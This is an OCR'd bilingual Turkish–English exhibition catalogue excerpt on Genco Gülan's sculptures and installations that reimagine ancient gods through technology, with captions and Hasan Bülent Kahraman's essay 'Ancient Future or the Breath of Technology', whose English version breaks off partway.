
Jean Baudrillard, De la Séduction, 1988.

Bayan temiz Artemis, 2018. Mermer ve polimer. Yükseklik 110 cm.
Referans: Avcı Artemis, Efes Arkeoloji Müzesi ve Deterjan reklamları.
Ms. Clean Artemisia, 2018. Marble and polymers. Height 110 cm.
Reference: Hunter Artemisia, Efes Archeology Museum and Soap Operas.



Çatallı Hermes, 2010. Video enstelasyon. Film: Genco Gülan, Müzede bir Gece, 2008. 01:30:00 Halen Cer Modern, Ankara'da sergileniyor. Referans: Hermes, Side Müzesi ve Müzede bir Gece, Shawn Levy, 2006.

Hermes with a Fork, 2010. Video installation. Film: Genco Gülan, Night at the Museum, 2008. 01:30:00. Currently: At Cer Modern, Ankara TR. References: Hermes, Side Museum and A Night at the Museum, Shawn Levy, 2006.



Antik Gelecek ya da Teknolojinin Nefesi

Prof. Dr. Hasan Bülent Kahraman


Antikite geçmiş demek. Ama biraz daha sorgulanınca 'saygın olan' anlamını da taşıyor, 'devam eden, süren' anlamlarını da... Daha da önemlisi antikitenin sadece gördüğümüz bir gerçeklik olmaması. Geçmişten gelen, klasik değeri taşıyan her şey, aynı zamanda bizim bilinçdışımıza yerleşir, orada yaşar. Görmesek de, bilmesek de, fark etmesek de, edip eylediklerimize, beğenilerimize, seçimlerimize etki eder, hatta onları belirler. Klasik/antik olan bizdedir. Benliğimizdedir. Hatta benliğimizdir.

Bir şey benliğimizin bir parçası olmadan önce belleğimizin bir parçası olur. Antik olan önce belleğimize sızar, onun en derin katmanlarına yerleşir, oradan bize nüfuz eder. Bu bilinçli bir seçim değildir. Kültürle edinilen, sağlanan bir sonuçtur. Ama kültür sadece sistemli olarak edinilmiş kültür diye düşünülmemelidir. İnsan yaşıyorsa kültürün içinde soluk alıp verir, o yoldan da aslında antik olanı içselleştirir.

O halde, antik olan güncelin içindedir. Güncel olan her şey geleceğe ağar. Antik olan da geleceğe ağmaktadır. Gelecek de o büyük antikitenin içindedir. Arada bir fark var. Geçmiş ve antik olan biliniyor ancak gelecek ve gelecekte olacak bilinmiyor. Onu da Genco Gülan'ın yapıtları biliyor.

Antik Gelecek iki olguyu üst üste çakıştırıyor. Bize geçmişin bugün de hakim olan değerlerini taşırken ve eskil Tanrıların karşısında bir kere daha ürpermemizi sağlarken onları 'kişilikleştiriyor'. Buna 'insanlaştırıyor' demek de mümkün. Şaşacak bir şey yok. Antik Yunan'ın ve Roma'nın Tanrıları da bizlerden biriydi. Biz ne yapıyorsak onlar da aynısını yapıyordu. Sadece iktidarları vardı. Hükmediyorlardı. Hissetmekten, hükmetmeye giden bir yoldu bu...

Selam, 2015. Polimer, mermer, mekanik kol. Ebatlar değişebilir. 120 x 45 x 25 cm Leonal Moura'nın robotik sanatla ilgili portekizce yazılmış, orjinal adıyla "A Invasao dos Robos" kitabında esere yer verilmiştir.
Hello, 2015. Polymers, marble, mechanic arm. Variable dimensions. Approximately 120 x 45 x 25 cm. Published in a book, A Invasao dos Robos, in Portuguese on Robotic Art by Leonal Moura.



Genco Gülan şimdi onları kişileştirirken önce en büyük iktidarın sanata ait olduğunu vurguluyor. Çünkü sanat yapıtının bağlamında girdiğinde Tanrıların iktidarı çözülebiliyor. Gülan onları edimleri içinde dönüştürüp 'ironik' bir düzeye taşıyabiliyor. Bu bir nevi Tanrılara da hükmeden bir sanattır.

İkincisi, sanatın o ironiden taşan 'ludic' boyutuna değiniyor: oyun. Tanrılar oyun oynuyorlardı, kendi katlarında, o oyunları içinde kızıyorlar,öfkeleniyorlar, seviyorlar ve 'yaşıyorlar'dı... Şimdi birer taştan heykel olarak sanat ve sanatçı onlarla oynu-
yor. Bu Tanrılar 'selfie' çekiyor, denize dalıyor, *Dart Vader*'la özdeşleşiyor. Oyun onların gerçeğine dönüşüyor, gerçeklikleri de bir oyuna.

Üstelik kişileştirme, Tanrıları bedensel bir olguya dönüştürmek demek. Vücutlarının olması ve o vücudun organlarıyla eylemeleri demek. Vücut ve organ ise teknolojidir. Sadece teknik anlamda şimdi 'organlaştırma' dediğimiz bağlamda değil, vücudumuzun işleyişi düzeyinde de teknolojidir beden: teknik bir organizmadır insan bedeni.

Bu gelişmenin çekirdeği 'insan-hayvan'dır, Donna Haraway'in bize açımladığı şekilde söylersek. Ama dil böyle bir şey işte: 'animal' 'nefes' demek. Animal; nefes alan demek... İnsan da kutsal kitapların lafzına göre içine nefes üflenmiş varlıktır. Öte yandan insanız ve hepimiz arasıra teknolojinin araçlarıyla yaşıyoruz. Ya da şimdi Genco Gülan'ın heykellerinde görüldüğü üzere 'estetik operasyonlar' geçiriyoruz ve kendimizden başkalıklar, başka kimlikler türetiyoruz. İnsanlığımızı geleceğe, teknolojiye emanet ediyoruz. Ama ondan sonra hangimiz biziz, bilmiyoruz.

Bilinmez, gelecek demek. Gelecek, teknolojiyle kuruluyor. Artık bir zaman olgusu değil gelecek, bir teknoloji değişkeni. Genco Gülan geçmişten aldığı Tanrılara, geleceğin nefesini üflüyor.

Siyam İkizi Zeus, 2010. Bor, mermer, polimer döküm ve sanatçının DNA örneği. 85 x 35 x 45 cm. Emir Berki Baran Koleksiyonu. Referans: Zeus Başı M.S. 69-96, Efes Müzesi, Aydın.
Siamese Zeus, 2010. Boron, marble, polymer cast and DNA of the artist.
Emir Berki Baran collection. Reference: Zeus head 69- 96 AC, Efes Museum, Izmir, TR. 85 x 35 x 45 cm.

Akıllı Buda, 2018. Akıllı telefon ile düzenleme. Referans: Nam June Paik, TV Buddha, 1974.
Smart Buddha, 2018. Smart Phone installation. Reference: Nam June Paik, TV Buddha, 1974.

Ancient Future
or the Breath of Technology

Prof. Dr. Hasan Bülent Kahraman


The antiquity means the past. But when investigated further, it also stands for 'the respectable' as well as for 'the one that continues, the one that reigns'. What is more important is that the antiquity is not just a reality that we see. A thing that reaches us from the past, that carries the values of a classic, it is planted in our ex-consciousness and it exists there. Even if we don't see it, don't know it, or are not aware of it, 'ancient' affects what we do, it affects our tastes, our choices, in fact, it defines them. The classic/ the antique is in our territory. It is in our identity.

